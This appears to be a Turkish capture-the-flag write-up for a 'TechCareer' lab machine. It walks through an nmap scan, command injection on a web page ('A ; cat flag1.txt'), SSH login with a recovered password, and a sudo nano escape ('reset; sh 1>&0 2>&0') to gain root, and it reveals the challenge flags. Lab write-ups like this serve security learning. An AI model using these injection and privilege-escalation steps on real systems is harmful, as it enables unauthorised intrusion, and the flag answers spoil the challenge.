


TechCareer Capture the Flag CTF WriteUp

ÖMER TOPCU

Makinemizi başlatarak başlıyoruz.




Gelen İp adresimize nmap araması yapıyoruz `nmap -sS -sV 10.10.68.113`

```
root@kali: ~  
⇒ https://www.kali.org/docs/general-use/python3-transition/  
[Run: "touch ~/.hushlogin" to hide this message]  
root@kali:~# nmap -sS -sV 10.10.68.113  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-30 19:54 EDT  
Nmap scan report for 10.10.68.113  
Host is up (0.15s latency).  
Not shown: 994 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)  
111/tcp    open  rpcbind      2-4 (RPC #100000)  
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
901/tcp    open  http         Samba SWAT administration server  
8080/tcp    open  http         Apache httpd 2.2.22 ((Debian))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.53 seconds  
root@kali:~#
```

Gelen sonuçta görüyoruz ki bir http sunucusu ,ssh portu açık ve ayrıca 1. sorumuzun cevabı olan 901 numaralı portta çalışan **SWAT administration server** i görüyoruz.


Tarayıcımıza 10.10.68.113:8080 yazarak web sayfasına erişim sağlıyoruz.



Karşıma böyle bir sayfa çıkmakta. İlk olarak gobuster araması ile tarama yapıyorum ve bu sırada kaynak kodunu görüntülüyerek bilgi var mı kontrol ediyorum. Gobuster taramasından bir sonuç alamıyorum. 2 sayfa gözüküyor ancak bunlar yerel sayfalar olduğunu farketmediğimden ilgilenmedim. Ayrıca sayfa kaynak kodunda ipucuya ulaştım.

```
view-source:http://10.10.68.113:8080/
77
78 .translate{
79   position: absolute;
80   bottom: 4px;
81   right: 4px;
82   font-size: 2em;
83   color: #999;
84   transition: color 0.2s;
85   cursor: pointer;
86 }
87
88 .translate:hover{
89   color: #666;
90 }
91 </style>
92
93 </head>
94 <body>
95
96 <div class="page">
97   <div style="display:none">
98     a2FyaXllci5waHA=
99   </div>
100 </pre>
101
102
103
104 <div>
105   
106 </div>
107 <div class="speech-bubble">
108   <div class="maintenance-message active">
109     <h1>Üzgünüz, Sistemimiz şu anda bakımda</h1>
110
111     <i class="translate fa fa-language" aria-hidden="true"></i>
112   </div>
113   <div class="maintenance-message">
114     <h1>Üzgünüz, Sistemimiz şu anda bakımda</h1>
115
116     <i class="translate fa fa-language" aria-hidden="true"></i>
117   </div>
118   <div class="maintenance-message">
```

Bu kodu google yapıştırdığımda base64 ile şifrelendiğini anladım ve <https://www.base64decode.org/> sayfasından decode etme işlemi yaptım.




Çıkan şifrede kariyer.php sayfasından söz ediyor.Hemen bu sayfaya gidiyorum.

Çıkan kariyer.php sayfasına gittiğimde bir command ekranı ile karşılaşıyorum.Burada ilk aklıma gelen **Remote code Execution** ilk olarak ls denediğimde kabul etmiyor .Bypass yöntemleri deniyorum. Ve çalışıyor.Flag1.txt yi görebiliyorum.


A ; cat flag1.txt komutunu girerek flag 1 i elde ediyorum.




Daha sonra command excetuion kullanarak başka nelere erişebiliyorum öğrenmeye çalışıyorum.Burda baya bir araştırdım girilebilen dosyalara girmeye çalıştım.Flag2.txt görebiliyoruz ancak buna izin verilmiyor.Ancak masaüstünde bir 1919.png resim dosyası olduğunu farkettim.



Png dosyasını cat komutu ile okumaya çalıştığımda resimin kaynak kodlarına erişiyorum. Düzensiz bir kod olduğu için base64 komutunu kullanarak base64 formatına çeviriyorum ve öyle görüntülüyorum.



Bu kodu kopyalarak kendi bilgisayarımda bir metin belgesine kayıt ediyorum. Ardından base64 formatındaki veriyi png formatına tekrar dönüştürüyorum.



EVETT!! Şifreye ulaştık.Kariyer1 adlı bir kullanıcı olduğunu biliyoruz dosyalardan ve bu denenle bu kullanıcın şifresi olduğunu tahmin ediyorum ve ssh bağlantısı ile bağlanmaya çalışacağım.

```
root@kali: ~
root@kali: ~
kariyer1@kariyernet: ~

compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
root@kali:~# ssh kariyer1@10.10.29.176
The authenticity of host '10.10.29.176 (10.10.29.176)' can't be established.
ECDSA key fingerprint is SHA256:9egC6CH7dTMEnGLS8xxuNAc6X0eXj+za3lclo1D0B44.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.29.176' (ECDSA) to the list of known hosts.
kariyer1@10.10.29.176's password:
Linux kariyernet 3.2.0-4-amd64 #1 SMP Debian 3.2.65-1 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
kariyer1@kariyernet:~$
```

Evet artık içerdeyiz. Ls ve cd komutları ile kariyer1 in masaüstünde olduğunu bildiğim flag2.txt ye ulaşmaya çalışıyorum ve evet flag2 ye de ulaşmış olduk.

```
root@kali: ~
root@kali: ~
kariyer1@kariyernet: ~/Masaüstü

kariyer1@kariyernet:~$ ls
Belgeler Downloads Genel Masaüstü Müzik Resimler Şablonlar Videolar
kariyer1@kariyernet:~$ ls
Belgeler Downloads Genel Masaüstü Müzik Resimler Şablonlar Videolar
/var/mail/kariyer1'de yeni postanız var
kariyer1@kariyernet:~$ cd Masaüstü
kariyer1@kariyernet:~/Masaüstü$ ls
1919.png flag2.txt passwd.bak
kariyer1@kariyernet:~/Masaüstü$ cat flag2.txt
Flag{d3v4m_r3l5}
kariyer1@kariyernet:~/Masaüstü$
```

Şimdi ise root olmak için yetki yükseltme yapacağız flag3 elde etmeye çalışacağız.Sudo -l komutu ile sudo yetkisinin verildiği bir dosya varmı bakmaya çalışıyorum.

```
root@kali: ~
kariyer1@kariyernet:/$ sudo -l
Matching Defaults entries for kariyer1 on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
n
User kariyer1 may run the following commands on this host:
    (root) NOPASSWD: /bin/nano
kariyer1@kariyernet:/$
```

Nano paketinin sudo yetkisi olduğunu ve şifresiz root yetkisinde kullanılabileceğini anlıyorum ve hemen google nano su exploit yazıp <https://gtfobins.github.io/gtfobins/nano/> sayfasında işime yarayacak koda erişiyorum. İlk olarak olduğu yerde sudo /bin/nano komutu ile başlatıyorum.


Gelen ekranda

```
File Edit View Terminal Tabs Help
GNU nano 2.2.6 Yeni Arabellek

Command to execute [from ./] : reset; sh 1>&0 2>&0
^G Yardım Al M-F Yeni Arabellek
^C İptal
```

Bu komutu girip enter yaptığımız zaman root shell i almamız gerekiyor ancak bende gerçekleşmedi ve komut ekranı tamamen dondu o yüzden biraz araştırma yaptım ve history komutunu kullandım. History komutuyla root klasörü altında flag3 dosyası olduğunu gördüm ancak erişimimiz yok tabiki. Araştırmalardan sonra nano ile ctrl R komutuyla arama yapılabilirdiği ve dosyalara erişilebildiğini öğrendim. <https://fieldraccoon.github.io/posts/Linuxprivesc/>

Bu siteden araştırabilirsiniz.



```
GNU nano 2.2.6 Yeni Arabellek Modified
Flag{s3rt1f1k4_s3n1nd1r}

[ Read 1 line ]
Yardım Al  Yaz  Dosya Oku  Önceki Sayfa  Metni Kes  İmleç Pozisyon
Çık  Yasla  Ara  Sonraki Sayfa  UnCut Text  Denetime
```

Evet Flag3 e erişmiş olduk.Bu Şekilde CTF i tamamladık.

Teşekkürler